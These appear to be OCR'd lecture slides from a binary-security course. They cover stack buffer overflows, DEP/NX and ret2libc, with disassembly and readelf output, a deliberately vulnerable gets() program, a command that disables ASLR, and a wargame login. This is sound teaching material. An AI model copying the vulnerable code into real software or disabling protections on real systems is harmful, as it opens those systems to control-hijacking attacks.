
RET

Saved EBP

Buf = 8 bytes

Overflow6 32bit

```
000011ff <main>:
   11ff: f3 0f 1e fb              endbr32
   1203:        55                push   %ebp
   1204:        89 e5                      mov    %esp,%ebp
   1206:        e8 2a 00 00 00             call   1235 <__x86.get_pc_thunk.ax>
   120b:        05 cd 2d 00 00             add    $0x2dcd,%eax
   1210:        83 7d 08 02                cmpl   $0x2,0x8(%ebp)
   1214:        74 07                      je     121d <main+0x1e>
   1216:        b8 00 00 00 00             mov    $0x0,%eax
   121b:        eb 16                      jmp    1233 <main+0x34>
   121d:        8b 45 0c                   mov    0xc(%ebp),%eax
   1220:        83 c0 04                   add    $0x4,%eax
   1223:        8b 00                      mov    (%eax),%eax
   1225:        50                push   %eax
   1226:        e8 a2 ff ff ff             call   11cd <vulfoo>
   122b:        83 c4 04                   add    $0x4,%esp
   122e:        b8 00 00 00 00             mov    $0x0,%eax
   1233:        c9                leave
   1234:        c3                ret
```



Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

Defense 1:
Data Execution Prevention
(DEP, W⊕X, NX)

Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture stores machine instructions and data in separate memory units that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, the same memory and bus are used to store both data and instructions that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.

Older CPUs

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)


Linux Supporting NX since 2.6.8 (in 2004)

Modern CPUs


Modern architectures support memory permissions:

- **PROT_READ** allows the process to read memory
- **PROT_WRITE** allows the process to write memory
- **PROT_EXEC** allows the process to execute memory

gcc parameter ***-z execstack*** to disable this protection



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6nx

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap


As long as RET (saved EIP) points into legit code section, W$\oplus$X protection will not block control transfer

Ret2libc 32bit
Bypassing NX

Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library ***system("/bin/sh")*** like how we called printsecret() in overflowret



Description

The C library function **int system(const char *command)** passes the command name or program name specified by **command** to the host environment to be executed by the command processor and returns after the command has been completed.

Declaration

Following is the declaration for system() function.

```
int system(const char *command)
```

Parameters

- **command** − This is the C string containing the name of the requested variable.

Return Value

The value returned is -1 on error, and the return status of the command otherwise.

Buffer Overflow Example: code/overflowret4 32-bit (./or4nxnc)

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Conditions we depend on to pull off the attack of *ret2libc*

1. ~~The ability to put the shellcode onto stack (env, command line)~~
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function and arguments

Control Hijacking Attacks

Control flow

- Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer %eip
- Change memory region that should not be accessed

Code-injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker – often saved in buffer being overflowed – traditionally transferred control to a shell (user command-line interpreter)
- machine code – specific to processor and OS – traditionally needed good assembly language skills to create – more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)

Exercise: Overthewire /maze/maze2

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2225 maze2@maze.labs.overthewire.org
3. Input password: **fooghihahr**
4. cd /maze; this is where the binary are
5. Your goal is to get the password of maze3